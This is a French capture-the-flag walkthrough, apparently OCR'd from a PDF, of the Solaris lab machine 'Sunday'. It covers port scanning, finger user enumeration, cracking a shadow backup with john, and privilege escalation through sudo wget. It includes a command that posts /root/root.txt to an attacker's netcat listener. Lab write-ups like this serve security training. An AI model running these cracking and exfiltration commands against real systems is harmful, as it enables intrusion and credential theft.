


Introduction

Sunday est une machine Solaris dont l'adresse IP est 10.10.10.76. L'accès utilisateur peut prendre un certain temps, mais une fois sur le bon port, c'est rapide. L'élévation de privilège n'est pas compliquée, il suffit de jouer avec la commande wget.

Compétences mises en œuvre :

- Enumération des ports et services.
- Enumération des identifiants d'un service ssh.
- Cracking de mot de passe (/etc/shadow).
- Enumération et abus des droits de l'utilisateur.

Enumération initiale

On commence avec une énumération des ports et services avec **nmap** :

```
$ nmap -T4 -A 10.10.10.76
```

```
PORT    STATE SERVICE VERSION
79/tcp  open  finger  Sun Solaris fingerd
|_finger: No one logged on\x0D
111/tcp open  rpcbind 2-4 (RPC #100000)
```

Il y a que deux ports d'ouvert, nous pouvons refaire un scan pour voir si d'autres ports non communs sont utilisés :

```
$ nmap -T4 -p1-65535 10.10.10.76
```

```
PORT      STATE SERVICE VERSION
79/tcp    open  finger  Sun Solaris fingerd
|_finger: No one logged on\x0D
111/tcp   open  rpcbind 2-4 (RPC #100000)
22022/tcp open  ssh     SunSSH 1.3 (protocol 2.0)
| ssh-hostkey:
|   1024 d2:e5:cb:bd:33:c7:01:31:0b:3c:63:d9:82:d9:f1:4e (DSA)
|_  1024 e4:2c:80:62:cf:15:17:79:ff:72:9d:df:8b:a6:c9:ac (RSA)
Service Info: OS: Solaris; CPE: cpe:/o:sun:sunos
```

Un port apparait : le port **22022** qui fait tourner un service **SunSSH**.

Obtenir un accès utilisateur

Nous allons tenter une énumération d'utilisateur sur le port **79** avec un programme perl que l'on clone depuis le github de **pentestmonkey** :

```
$ git clone https://github.com/pentestmonkey/finger-user-enum
$ perl finger-user-enum.pl –U /usr/share/wordlists/rockyou.txt –t 10.10.10.76
```

```
######## Scan started at Wed Sep 16 10:13:21 2020 #########
sammy@10.10.10.76: sammy               console      <Jul 31 17:59>..
rock you@10.10.10.76: Login       Name              TTY         Idle    When    Where..rock                ???..you
   ???..
sunny@10.10.10.76: sunny               pts/3        <Apr 24, 2018> 10.10.14.4          ..
i love you@10.10.10.76: Login       Name              TTY         Idle    When    Where..i                   ???..love
     ???..you                  ???..
te amo@10.10.10.76: Login       Name              TTY         Idle    When    Where..te                  ???..amo
 ???..
```

Nous avons deux utilisateurs : **sammy** et **sunny**. En tentant de se connecter sur le port non conventionnel **22022**, on nous demande un mot de passe, en essayant le mot **sunday**, on arrive à se connecter.


```
└─╼ [★]$ ssh sunny@10.10.10.76 -p 22022
Password:
Password:
Last login: Tue Apr 24 10:48:11 2018 from 10.10.14.4
Sun Microsystems Inc.   SunOS 5.11      snv_111b        November 2008
sunny@sunday:~$
```

Malheureusement, nous n'avons pas les droits de lire le flag **user.txt** qui est dans le home de **sammy**. Nous allons donc devoir trouver le mot de passe de **sammy** :

```
sunny@Sunday $ ls /
sunny@Sunday $ ls /backup/
sunny@Sunday $ cat /backup/shadow.backup
sunny@Sunday $ cat /etc/passwd
```


On récupère le contenu des fichiers **passwd** et **shadow.backup** pour cracker le mot de passe :

```
$ vim passwd.txt
$ vim shadow.backup
$ unshadow passwd.txt shadow.backup > john_passwd.txt
$ john john_passwd.txt –wordlist="/usr/share/wordlists/rockyou.txt"
```



Le mot de passe de sammy est : **cooldude!**

En utilisant ce mot de passe, nous arrivons à nous connecter en ssh avec **sammy** et lire le flag user.txt :



Obtenir un accès Administrateur

On effectue les commandes classiques d'énumération des droits, des fichiers avec le bit SUID, des services pour en voir des louches etc… On se rend compte que nous avons le droit d'exécuter la commande **wget** avec les droits de root :

$ sudo -l

```
sammy@sunday:~$ sudo -l
User sammy may run the following commands on this host:
    (root) NOPASSWD: /usr/bin/wget
```

Nous allons alors sur le site **GTFOBins** pour connaitre les manipulations à effectuer afin de lire le flag root :

https://gtfobins.github.io/gtfobins/wget/

$nc –lvnp 1234
sammy@Sunday $ sudo wget –post-file=/root/root.txt 10.10.14.37:1234

```
sammy@sunday:~$ sudo wget --post-file=/root/root.txt 10.10.14.37:1234
--14:16:09--  http://10.10.14.37:1234/
          => `index.html'
Connexion vers 10.10.14.37:1234...connecté.
requête HTTP transmise, en attente de la réponse...
```

```
└──╼ [★]$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.37] from (UNKNOWN) [10.10.10.76] 62590
POST / HTTP/1.0
User-Agent: Wget/1.10.2
Accept: */*
Host: 10.10.14.37:1234
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

fb[illegible]b8
```